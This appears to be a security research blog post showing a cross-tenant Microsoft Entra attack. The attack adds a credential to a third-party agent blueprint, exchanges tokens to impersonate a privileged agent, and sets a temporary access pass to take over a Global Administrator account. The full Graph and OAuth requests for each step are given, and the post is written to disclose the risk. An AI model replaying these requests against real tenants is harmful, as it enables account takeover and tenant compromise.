

Key points
- In the previous post of this series, we shared how Entra's agent identity model works, and how it can expand the blast radius of an attack compared to the traditional application model.
- Building on part 1, this post demonstrates a compromise of a privileged agent through a third-party blueprint. This leads to a cross-tenant compromise similar to Midnight Blizzard.
- As with the application model, an attacker with control over an agent blueprint in Entra's agent identity model can add a credential to that blueprint. They can then use that credential to authenticate as any agent associated with that blueprint, in any Entra tenant.
- In our next post, we'll cover security considerations for working with agent identities.
Introduction
This post will pick up where our last post left off by demonstrating the impact of an Entra agent identity compromise.
In this post, we'll show how a compromised blueprint in an initial Entra tenant can be used to access agents created from that blueprint in a second Entra tenant. This is similar to cross-tenant attacks seen in incidents like Midnight Blizzard.
In this type of compromise, the attacker adds a credential to the compromised blueprint. The attacker can use this credential to authenticate as all agent blueprint service principals (SPs), agent identities, and agent users associated with that blueprint, regardless of which Entra tenant they reside in. Third-party blueprints, especially "agent factory"–type solutions, can create multiple agents with many different permission contexts.
By demonstrating this type of attack, we hope to highlight the risk of trusting agent identities, especially those from third-party sources, with high-risk permissions.
It's also important to remember that, to an extent even beyond what we demonstrate in this blog post, many agent identities with different permissions can be associated with a single blueprint. Depending on how agents are configured, this shared blueprint could enable a single compromise to expose numerous identities across multiple permission contexts.
Compromising a tenant with a third-party blueprint
In our scenario, an attacker has compromised a user with the Agent ID Administrator role in a target corporate Entra ID tenant. They've identified a solution, called People Team Agents, that the tenant uses to provide useful agents for the People Team across its other Entra tenants.
The People Team Agents blueprint and blueprint principal were created in the corporate tenant. That blueprint was then used to create an agent in one of the company's subsidiary tenants. Only an administrator's consent was required to create an agent from this blueprint in the second tenant. No tenant-level relationship is required:

The subsidiary tenant's agent, Temporary Access Agent, is granted the ability to fetch user details and update user passwords with Microsoft Graph permissions (UserAuthMethod-TAP.ReadWrite.All, User.Read.All). These privileges are intended to help users regain access to their accounts to reconfigure multi-factor authentication (MFA). But in the wrong hands, they can be abused to gain access to any Entra user account.
Note: Several steps in the scenario below use Microsoft Graph to modify and work with agents. This is due to limited support for agents in the Entra Portal at this time.
1. Compromising a blueprint by adding a credential
An attacker has compromised an Agent ID Administrator in the corporate Entra tenant. This role grants them permissions to manage all agents, including adding a credential to take actions as an agent through its blueprint.


Searching the tenant's Entra directory with the compromised user's account, the attacker identifies a blueprint called People Team Agents.
They send a POST request to the Microsoft Graph addPassword endpoint, using the blueprint's application ID to add a new credential:
POST /beta/applications/0cec06c9-146f-4c91-a4d6-c5085d95bab4/addPassword HTTP/1.1
Host: graph.microsoft.com
Content-Type: application/json
Authorization: Bearer eyJ[...Compromised User Graph Token...]

{
  "passwordCredential": {
    "displayName": "Blueprint Secret",
    "endDateTime": "2027-08-05T23:59:59Z"
  }
}
The response from Microsoft Graph includes a secret in the secretText field, which can be used to authenticate as the blueprint and all identities associated with it:
{
  "@odata.context" : "https://graph.microsoft.com/beta/$metadata#microsoft.graph.passwordCredential",
  "customKeyIdentifier" : null,
  "endDateTime" : "2027-08-05T23:59:59Z",
  "keyId" : "f6c2a2c0-e0fa-40e2-b60f-a3a28b50adb3",
  "startDateTime" : "2026-05-08T19:53:38.358547Z",
  "secretText" : "NSN8[...Abbreviated...]",
  "hint" : "NSN",
  "displayName" : "Blueprint Secret"
}
At this point, the attacker hits an obstacle. After reviewing more details about this blueprint in the Entra admin center, they find that it has no associated agent identities in this tenant.

Instead of looking further into the corporate tenant, the attacker looks for agents created from this blueprint in other tenants.
2. Discovering affiliated tenants
The attacker navigates to the corporate tenant's list of users, where they find a guest account that mentions the domain of a subsidiary tenant.

To make use of this domain, the attacker maps it to its Entra tenant ID by requesting its OpenID configuration. They use the domain from the guest account's user principal name (subsidiary.com) to identify the tenant ID by navigating to https://login.microsoftonline.com/subsidiary.com/.well-known/openid-configuration.
The response to this request reveals the tenant's ID in the token_endpoint URL. The attacker will need this tenant ID to test authentication as the blueprint in a second tenant:
{
  "token_endpoint" : "https://login.microsoftonline.com/[Subsidiary Tenant ID]/oauth2/token",
 [...Abbreviated...]
}
3. Compromising a new tenant
With a new tenant ID in hand, the attacker checks whether any agents have been deployed from the People Team Agents blueprint in this environment.
If the blueprint has been added in this environment, Microsoft will return a token for the People Team Agents blueprint principal in the subsidiary tenant. If not, it will return a login error.

Using the tenant ID of the subsidiary tenant, the application ID of the blueprint (client_id), and the blueprint secret (client_secret), the attacker sends a POST request to Microsoft login services and successfully authenticates as the blueprint principal in the subsidiary tenant:
POST https://login.microsoftonline.com/[Subsidiary Tenant ID]/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 174

client_id=0cec06c9-146f-4c91-a4d6-c5085d95bab4&scope=https://graph.microsoft.com/.default&client_secret=NSN8[...Removed...]&grant_type=client_credentials
The response from login.microsoftonline.com includes a bearer JSON Web Token (JWT) for the subsidiary tenant:
{
  "token_type" : "Bearer",
  "expires_in" : 3599,
  "ext_expires_in" : 3599,
  "access_token" : "eyJ[...Blueprint Principal Token...]"
}
Note: Exact token responses will not be shown for the rest of this post, as they all follow the above format.
Decoding the token shows the AgentIdentity.CreateAsManager Microsoft Graph permission. This permission is assigned to all blueprint principals and allows the blueprint to create and manage agents associated with it. An abbreviated version of the decoded token is shown below:
{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/[Subsidiary Tenant ID]/",
  "app_displayname": "People Team Agents",
  "appid": "0cec06c9-146f-4c91-a4d6-c5085d95bab4",
  "idp": "https://sts.windows.net/[Subsidiary Tenant ID]",
  "idtyp": "app",
  "oid": "413b521b-b57f-42c9-97fc-9ce3cde91b1f",
  "roles": [
    "AgentIdentity.CreateAsManager"
  ],
  "sub": "413b521b-b57f-42c9-97fc-9ce3cde91b1f",
  "tenant_region_scope": "NA",
  "tid": "[Subsidiary Tenant ID]",
}
4. Enumerating identities and permissions
Using the blueprint principal's AgentIdentity.CreateAsManager permission, the attacker can identify agent identities associated with the compromised blueprint. The attacker requests a filtered list of SPs from Microsoft Graph for any agent identities associated with the blueprint. This request uses the blueprint's application ID (agentAppId):
GET /beta/serviceprincipals/Microsoft.Graph.AgentIdentity?$filter=agentAppId+eq+'0cec06c9-146f-4c91-a4d6-c5085d95bab4' HTTP/1.1
Host: graph.microsoft.com
Content-Type: application/json
Authorization: Bearer eyJ[...Blueprint principal Graph token...]
From this request, the attacker finds that an agent identity called Temporary Access Agent was created by using the blueprint in this environment. They note the agent’s ID (id), which can be used to retrieve a token as the agent identity:
{
  "@odata.context" : "https://graph.microsoft.com/beta/$metadata#servicePrincipals/microsoft.graph.agentIdentity",
  "value" : [
    {
      "agentAppId" : "0cec06c9-146f-4c91-a4d6-c5085d95bab4",
      "agentIdentityBlueprintId" : "0cec06c9-146f-4c91-a4d6-c5085d95bab4",
      "createdDateTime" : "2026-05-08T18:41:38Z",
      "accountEnabled" : true,
      "createdByAppId" : "0cec06c9-146f-4c91-a4d6-c5085d95bab4",
      "disabledByMicrosoftStatus" : null,
      "displayName" : "Temporary Access Agent",
      "servicePrincipalType" : "ServiceIdentity",
      "tags" : [ ],
      "id" : "11778f67-fffe-44ea-b745-6e59a16253d4"
    }
  ]
}
5. Pivoting to a privileged agent identity
With a known agent identity and a blueprint credential, the attacker can now perform a token exchange from a subsidiary tenant's blueprint principal to become the Temporary Access Agent.

The attacker requests a new token from Microsoft's login services. This token will be exchanged for a token that impersonates the Temporary Access Agent. The request uses the Temporary Access Agent's agent ID (fmi_path), the blueprint's application ID (client_id) and password (client_secret), and a scope for token exchange (api://AzureADTokenExchange/.default):
POST https://login.microsoftonline.com/[Subsidiary Tenant ID]/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 219

client_id=0cec06c9-146f-4c91-a4d6-c5085d95bab4&fmi_path=11778f67-fffe-44ea-b745-6e59a16253d4&scope=api://AzureADTokenExchange/.default&client_secret=NSN8[...Blueprint Secret...]&grant_type=client_credentials
The response to this request includes an initial token. This token is used as the credential (client_assertion), together with the target agent ID (client_id), to obtain a token as the agent identity in a second exchange:
POST https://login.microsoftonline.com/[Subsidiary Tenant ID]/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 1688

client_id=11778f67-fffe-44ea-b745-6e59a16253d4&scope=https://graph.microsoft.com/.default&client_assertion_type=urn:ietf:params:oauth:client-assertion-type:jwt-bearer&client_assertion=eyJ[...Token from First Exchange...]&grant_type=client_credentials
When decoded, the resulting token has both the UserAuthMethod-TAP.ReadWrite.All and User.Read.All permissions assigned. This reflects the permissions assigned to the Temporary Access Agent agent identity:
{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/[Subsidiary Tenant ID]/",
  "app_displayname": "Temporary Access Agent",
  "appid": "11778f67-fffe-44ea-b745-6e59a16253d4",
  "appidacr": "2",
  "idp": "https://sts.windows.net/[Subsidiary Tenant ID]/",
  "idtyp": "app",
  "oid": "11778f67-fffe-44ea-b745-6e59a16253d4",
  "roles": [
    "UserAuthMethod-TAP.ReadWrite.All",
    "User.Read.All"
  ],
  "sub": "11778f67-fffe-44ea-b745-6e59a16253d4",
  "tenant_region_scope": "NA",
  "tid": "[Subsidiary Tenant ID]",
}
With a token as the Temporary Access Agent, the attacker can now use these permissions to escalate to Global Administrator in the subsidiary tenant.
6. Escalating to Global Administrator
At this stage, the attacker has gained access to a privileged agent identity in the subsidiary tenant, with the ability to set a temporary access pass (TAP) on a privileged user account.
Next, the attacker lists user accounts with Microsoft Graph by using the User.Read.All permission and finds a user named "globaladmin." Based on the account's name, the attacker identifies it as a likely high-value target.
The Temporary Access Agent's UserAuthMethod-TAP.ReadWrite.All permission allows takeover of any tenant account. This works by setting a TAP, a temporary eight-character credential, on the account for emergency access. This temporary credential bypasses both password and MFA.
The attacker sends a Microsoft Graph request to the temporaryAccessPassMethods endpoint with the user's ID (00aaadc5-0abb-41d9-4bea-2aa03948536f) and a lifetime of 8 hours or 480 minutes (lifetimeInMinutes):
POST /v1.0/users/00aaadc5-0abb-41d9-4bea-2aa03948536f/authentication/temporaryAccessPassMethods HTTP/1.1
Host: graph.microsoft.com
Authorization: Bearer eyJ[...Agent Identity Token...]
Content-Type: application/json
Content-Length: 111

{
    "startDateTime": "2026-05-11T14:46:00.000Z",
    "lifetimeInMinutes":480,
    "isUsableOnce": false
}
This returns a TAP for the target user (temporaryAccessPass) that can be used to sign in for the next 8 hours:
{
  "@odata.context" : "https://graph.microsoft.com/v1.0/$metadata#users('00aaadc5-0abb-41d9-4bea-2aa03948536f')/authentication/temporaryAccessPassMethods/$entity",
  "id" : "3328c02b-2a62-4689-8795-4e5878bc3435",
  "isUsable" : false,
  "methodUsabilityReason" : "NotYetValid",
  "temporaryAccessPass" : "MGJ[...TAP Credential...]",
  "createdDateTime" : "2026-05-11T14:45:46.6682109Z",
  "startDateTime" : "2026-05-11T14:46:00Z",
  "lifetimeInMinutes" : 480,
  "isUsableOnce" : false
}
The attacker navigates to https://portal.azure.com and signs in with the "globaladmin" account. After entering the target username, the sign-in page prompts for the TAP to sign in to the Azure Portal.

After entering this TAP, the attacker is redirected to the Azure Portal as the "globaladmin" user. They confirm that the user has the Global Administrator role in Entra's role assignment panel.

At this stage, the attacker has successfully moved from an unprivileged blueprint in the corporate tenant to a full compromise of the subsidiary tenant via the blueprint's associated Temporary Access Agent.
Impact
The example attack shown above demonstrates that any agent created from a blueprint is directly controlled by that blueprint. Because any credential on a blueprint can authenticate any identity associated with it, a compromise of a blueprint's publisher can lead to takeover of all agent identities associated with the blueprint, regardless of which tenant they reside in. This is the same risk as with applications, but with more possible identities and permissions contexts involved.
Trusting a third-party agent or application with a permission ultimately means trusting its developer with that permission. It's vital to remember this when adding a new agent or application.
Conclusion
In this post, we demonstrated a scenario where a compromised third-party blueprint in one tenant led to the takeover of agent identities associated with it in a second tenant. Permissions associated with these agents ultimately enabled the compromise of the entire tenant.
Next time, we'll review ways to secure your agent identities. We'll cover topics such as key roles to restrict, agent permissions and authentication security, and how to contain agent identities in the event of a compromise.
We're always eager to hear from you. If you have any questions, thoughts, or suggestions, send us a message at securitylabs@datadoghq.com. You can also subscribe to our newsletter or RSS feed.